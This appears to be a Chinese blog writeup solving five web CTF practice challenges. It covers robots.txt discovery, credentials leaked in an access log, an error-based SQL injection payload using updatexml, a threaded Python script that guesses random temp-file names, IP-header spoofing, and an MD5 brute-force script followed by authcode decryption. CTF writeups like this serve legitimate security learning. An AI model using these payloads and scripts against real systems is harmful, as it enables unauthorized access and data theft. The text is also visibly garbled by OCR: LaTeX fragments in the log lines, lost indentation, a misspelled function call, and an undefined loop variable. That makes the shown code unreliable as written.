记一次CTF过程(Writeup)





分类专栏: CTF 文章标签: CTF Writeup

版权声明:本文为博主原创文章,遵循 CC 4.0 BY-SA 版权协议,转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/lf794536440/article/details/79088457



CTF 专栏收录该内容

1篇文章0订阅 订阅专栏

前言


在i春秋平台看到几个ctf练习题,就点进去看看吧,能做就做不能做说明水平有限,还要继续加油(革命尚未成功,同志仍需努力)O(∩ ∩)O哈 哈~

第一题: Robot




题目名称: Robot

有没有觉得这个题目很熟悉?没错robots.txt!很熟悉。可能解题思路就和robots.txt有关了。访问链接,网页显示位一张机器人的图片,没什么信 息,网页源代码同样没有什么具有价值的信息。



那我们就抓个包看看吧,用burpsuite爬一下,说不定有收获呢?



果然看到了熟悉的身影——robots.txt,访问一下试试。



User-agent: *
Disallow:

Disallow: /admin

Disallow: /admin/3hell.php

http://blog.csdn.net/1f794536440

有好东西出现了,可以看到robots.txt显示有个/admin/3he11.php,那我们就看一下吧。访问过后空白一片,难道思路不对?等一下!好像忘了什么,没错!网页源代码,这可是网页最直观的东西啊。



哈哈, flag找到了, so easy!

第二题: seelog



题目名称: seelog

访问链接,看到"本站是内部网站,非请勿入"但是题目中提到了seelog。。。。这是什么含义?想一下,see log拆开看log是日志文件的扩展名,难道和日志有关?不管了,先试一下吧,访问一下log.txt,可惜并没有返回 404,那访问一下log目录吧。

Index of /log



Apache/2.4.7 (Ubuntu) Server at 106.75.86.18 Port 3333

http://blog.csdn.net/1f794536440

两个日志文件,挨个看一遍吧,打开access.log看一下,都是一些访问记录。

```
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /s8qq.asp HTTP/1.1" 404 445 "-" "-"
                                                     "GET /bbs/diy.asp HTTP/1.1" 404 448 "-" "-"
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
                                                       GET /s8diy.asp HTTP/1.1" 404 446 "-" "-"
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
                                                     "GET /myup.asp HTTP/1.1" 404 445 "-" "-"
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
                                                     "GET /s8tmdqq.asp HTTP/1.1" 404 448 "-" "-"
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
                                                     ^{\prime\prime} {\rm GET} /bbs/s8diy.asp HTTP/1.1 ^{\prime\prime} 404 450 ^{\prime\prime} -^{\prime\prime} ^{\prime\prime} -^{\prime\prime}
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
                                                      "GET /upfile.asp HTTP/1.1" 404 447 "-" "-"
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
                                                      "GET /admin_index.asp HTTP/1.1" 404 452 "-" "-
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
                                                      "GET /reg_upload.asp HTTP/1.1" 404 451 "-" "-"
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
                                                     "GET /bin/login.asp HTTP/1.1" 404 450 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000]
                                                     ^{\prime\prime} \mathrm{GET} /app/login.asp HTTP/1.1 ^{\prime\prime} 404 450 ^{\prime\prime} -^{\prime\prime} ^{\prime\prime} -^{\prime\prime}
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
                                                      "GET /bbs/upfile.asp HTTP/1.1" 404 451 "-" "-"
                                                      "GET /dzmanager/login.asp HTTP/1.1" 404 456 "-"
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
                                                      ^{\prime\prime}\mathrm{GET} /aspcheck/aspcheck.asp HTTP/1.1 ^{\prime\prime} 404 458 ^{\prime\prime}\mathrm{-}^{\prime\prime} ^{\prime\prime}\mathrm{-}^{\prime\prime}
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
                                                     "GET /mgyg/admin/login.asp HTTP/1.1" 404 457 "-" "-"
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
                                                     ^{\prime\prime} \mathrm{GET} /asp/login.asp HTTP/1.1 ^{\prime\prime} 404 450 ^{\prime\prime} \mathrm{-}^{\prime\prime}
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
                                                      "GET /SouthidcEditor/admin_style.asp HTTP/1.1" 404 467 "-" "-"
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
                                                      "GET /eWebEditor/Admin_Default.asp HTTP/1.1" 404 465 "-" "-"
172.16.3.1 - - [12/0ct/2016:07:54:22 +0000]
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /eWebEditor/Admin_Style.asp HTTP/1.1" 404 463 "_"blog. csdn. net/1f794536440
```

都是404? 就没有200的状态吗,很简单搜索一下啊,按Ctrl+F,输入"HTTP/1.1" 200"(为什么这么输入呢?因为只输入200,查询结果太多了)搜索几下看到这样一个奇怪的记录:

```
172.16.3.1 - - [12/0ct/2016:07:54:48 +0000] "GET /oa/ewebeditor/admin_login.asp HTTP/1.1" 404 466 "-" "-"
172.16.3.1 - - [12/0ct/2016:07:54:48 +0000] "GET /inc/Editor/admin_login.asp HTTP/1.1" 404 463 "-" "-"
172.16.3.1 - - [12/0ct/2016:07:54:48 +0000] "GET /wojiushiHouTai888/denglU.php?username=admin&password=af3a-6b2115c9a2c0&submit=%E7%99%BB%E5%BD%95 HTTP/1.1" 200
172.16.3.1 - - [12/0ct/2016:07:54:48 +0000] "GET /wojushiHouTai888/denglU.php?username=admin&password=af3a-6b2115c9a2c0&submit=%E7%99%BB%E5%BD%95 HTTP/1.1" 200
172.16.3.1 - - [12/0ct/2016:07:54:48 +0000] "GET /wodules/ewebeditor/admin_login.asp HTTP/1.1" 404 471 "-" "-"
172.16.3.1 - - [12/0ct/2016:07:54:48 +0000] "GET /admin/editor/vsafadmin_login.asp HTTP/1.1" 404 469 "-" "-" http://blog.csdn.net/1f794536440
```

不合常理啊,复制一下链接访问一下看看,果然有蹊跷啊, flag出来了!



http://blog.csdn.net/1f794536440

第三题: VID



题目名称: VID

访问链接,看到网页显示如下:




do you know Vulcan Logic Dumper? false

http://blog.csdn.net/1f794536440

这是什么鬼?一脸的问号?没关系先看一下网页源代码吧,上面也说道了,它是页面最有价值的东西了,果然有蹊跷啊。




访问index.php.txt文件看一下,可以看到以下代码:



简单说让以GET方式传入参数: flag1, flag2, flag3并赋值,那么我们就传入参数"? flag1=fvhjjihfcv&flag2=gfuyiyhioyf&flag3=yugoiiyhi"。提示:next step is 1chunqiu.zip,是一个压缩文件,下载下来看看吧。





打开压缩包看到四个php文件,两个html文件和一个css文件夹:

			本地磁盘	
css			文件夹	2016/8/12 18:46
config.inc.php	315	202	PHP 文件	2016/9/29 16:04
dbmysql.class.php	1,541	645	PHP 文件	2016/8/8 10:28
■ login.html	667	365	Firefox HTML Do	2016/8/7 14:50
■ login.php	1,300	547	PHP 文件	2016/9/29 17:50
■ register.html	661	362	Firefox HTML Do	2016/9/29 16:47
register.php	1,231	543	tpHP文件log.cs	(2016/9/29 16:50 94536440

打开php文件看一下


```
if(isset($_POST['username']) && isset($_POST['password']) && isset($_POST['number'])){
    $db = new mysqL_db();
    $username = $db->safe_data($_POST['username']);
    $password = $db->my_md5($_POST['password']);
    $number = is_numeric($_POST['number']) ? $_POST['number'] : 1;

    $username = trim(str_replace($number, '', $username));

$sql = "select * from"."`".table_name."`"."where username="."'"."$username"."'";
    $row = $ab->query($sql);
    $result = $db->fetch_array($row);
http://blog.csdn.net/1f794536440
```

在login.php文件中发现文件是以POST方式传入"username"、"password"、"number"并且在"\$username"将两头的"number"替换为"",那么这就存在sql注入了,根据源代码构造payload: "number=0&username=123%00' and updatexml(1,concat(12, substr((sel0ect flag from

flag),10,25)),1)%23&password=1"和"number=0&username=123%00' and updatexml(1,concat(12, substr((sel0ect flag from flag),25,35)),1)%23&password=1"。并访问/1chunqiu/login.php,用POST发包的方式将payload发到数据库中。



数据库执行错误!XPATH syntax error: eef-4054e88ee51f}'

将两段flag合在一起就可得到完整的flag了

第四题:天下武功为快不破



题目名称:天下武功唯快不破

访问链接,发现给力一段源代码:



意思是:设置cookie的"key=token"和"value=hello",判断cookie是否为真,如果为真,那么将"flag.php"文件中的内容以字符串的方式写到\$filename中,并命名为u/md5(mt_rand(1,1000)).txt(中间的意思为:在1-1000中随机产生一个数并用MD5的方式加密)。在延迟10秒后删除文件。

所以我们就可以用python脚本来解题了,代码如下:


```
import requests as rq
import hashlib
import threading
import Queue
url = 'http://106.75.26.211:3333'
queue = Queue.Queue()
def make_queue():
  for i in range(1, 1001):
     m = hashlib.md5()
     m.update(str(i))
     furl = url + '/u/' + m.hexdigest() + '.txt'
     queue.put(furl)
def worker():
  count = 0
  while not queue.empty():
     count = count + 1
     print count
     u = queue.get()
     result = rq.get(u).text
     if '404' not in result:
       print result
       break
     queue.task_done()
def main():
  make queue()
  for i in range(50):
     t = threading.Thread(target = worker)
     t.daemon = True
     t.start()
  queue.join()
if __name__ == '__main__':
  main()
脚本运行中会看到flag已经显示出来了。
$f1ag="f1ag{705ce98f-bb7f-b5a4-acc6-6ea7bf80e75a}";
```

第五题: fuzzing




题目名称: fuzzing

访问链接,会看到页面只显示"there is nothing"除此之外什么都没有,网页源代码也是只有"there is nothing",所以我们先用burpsuite抓包看一下。在burpsuite的repeater模块中在访问http://106.75.108.111:2222是返回的response并没有什么异样:




但是在链接的重定向跳转的http://106.75.108.111:2222/test.php中,我们在repeater的模块中的response中发现了异常:



response中显示: hint: ip,Large internal network(最大内网ip),内网ip中最大的网段应该就是10.0.0.0了,所以我们伪造ip再一次访问题目链接,那么如何伪造ip呢?我们可以用火狐的插件伪造,也可以用burpsuite伪造,小编用的插件(modify headers)随便伪造了10.0.0.0网段的ip,点击start。



再次访问题目链接,发现页面已经变化:



show me your key


http://blog.csdn.net/1f794536440

"show me your key"看到这里那么想到的是传入参数key,有两种方式:一、GET方式,二、POST方式,首先用最常见的GET方法,没有任何变化。换一种用POST方法,发现页面显示"key is not right,md5(key)==="5a2a7d385fdaad3fabbe7b11c28bd48e",and the key is ichunqiu[a-z0-9]{5}"。



show me your key

http://blog.csdn.net/1f794536440



 $key is not \ right, md5 (key) = = = "5a2a7d385fdaad3fabbe7b11c28bd48e", and the \ key is \ ichunqiu[a-z0-9] \{5\}$

http://blog.csdn.net/1f794536440

提示: key经过MD5加密后为"5a2a7d385fdaad3fabbe7b11c28bd48e",并且前八位是ichunqiu,后五位是由[a-z0-9] 组成,那么我们可以用穷举法得到后五位,用Python编写脚本来穷举得到key。脚本代码如下:

import hashlib
def md5(data):
 m = hashlib.md5()
 m.update(data)
 a = m.hexdigest()
 return a

a = 'ichunqiu'
b = 'qwertyuiopasdfghjklzxcvbnm0123456789'
for q in b:
 for w in b:
 for e in b:
 for t in b:
 if md5(a+q+w+e+r+t)=='5a2a7d385fdaad3fabbe7b11c28bd48e':
 print q+w+e+r+t


运行脚本后,得到后五位是618ok,所以key=ichunqiu618ok



将参数传入进去,得到以下提示:



接下来访问/xx00xxoo.php,得到以下提示:



source code is in the x0.txt.Can you guess the key the authcode(flag) is 5c00UHY2kZEAW+rz6vzuH5fpUeTUMO0sO4+qnybaaNd8Ks5AdkQFREqs5hzDIhADpVVI3wQccV4fUFaityomFvScBbrSOCc_794536440

提示说源代码在"x0.txt"中,并且flag加密后的结果已经给出,我们只需要解密就可以了。访问/x0.txt,将源代码复制到本地。

```
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
       $keya = md5(substr($key, 0, 16));
       $keyb = md5(substr($key, 16, 16));
       $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length) : substr(md5(microtime()), -$ckey_length)) : '';
       $cryptkey = $keya . md5($keya . $keyc);
       $key_length = strlen($cryptkey);
       $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry ? $expiry + time() : 0) . substr(md5($string .
$keyb), 0, 16) . $string;
       $string_length = strlen($string);
       $result = '';
       box = range(0, 255);
       $rndkey = array();
       for ($i = 0; $i <= 255; $i++) {
               $rndkey[$i] = ord($cryptkey[$i % $key_length]);
       for ($j = $i = 0; $i < 256; $i++) {
               j = (j + \sum_{i=1}^{5} + \sum_{i=1}^{5} + \sum_{i=1}^{5} ) \% 256;
```

将加密后的flag写入\$string, key写入到\$key中,并且echo加密函数"authcode"本地运行就可以得到flag了



flag{bf9c71de-9852-93a0-9852-a23bc07dd12e}

👑 百度

http://blog.csdn.not/1f794536440

转载请注明原地址: http://blog.csdn.net/lf794536440/article/details/79088457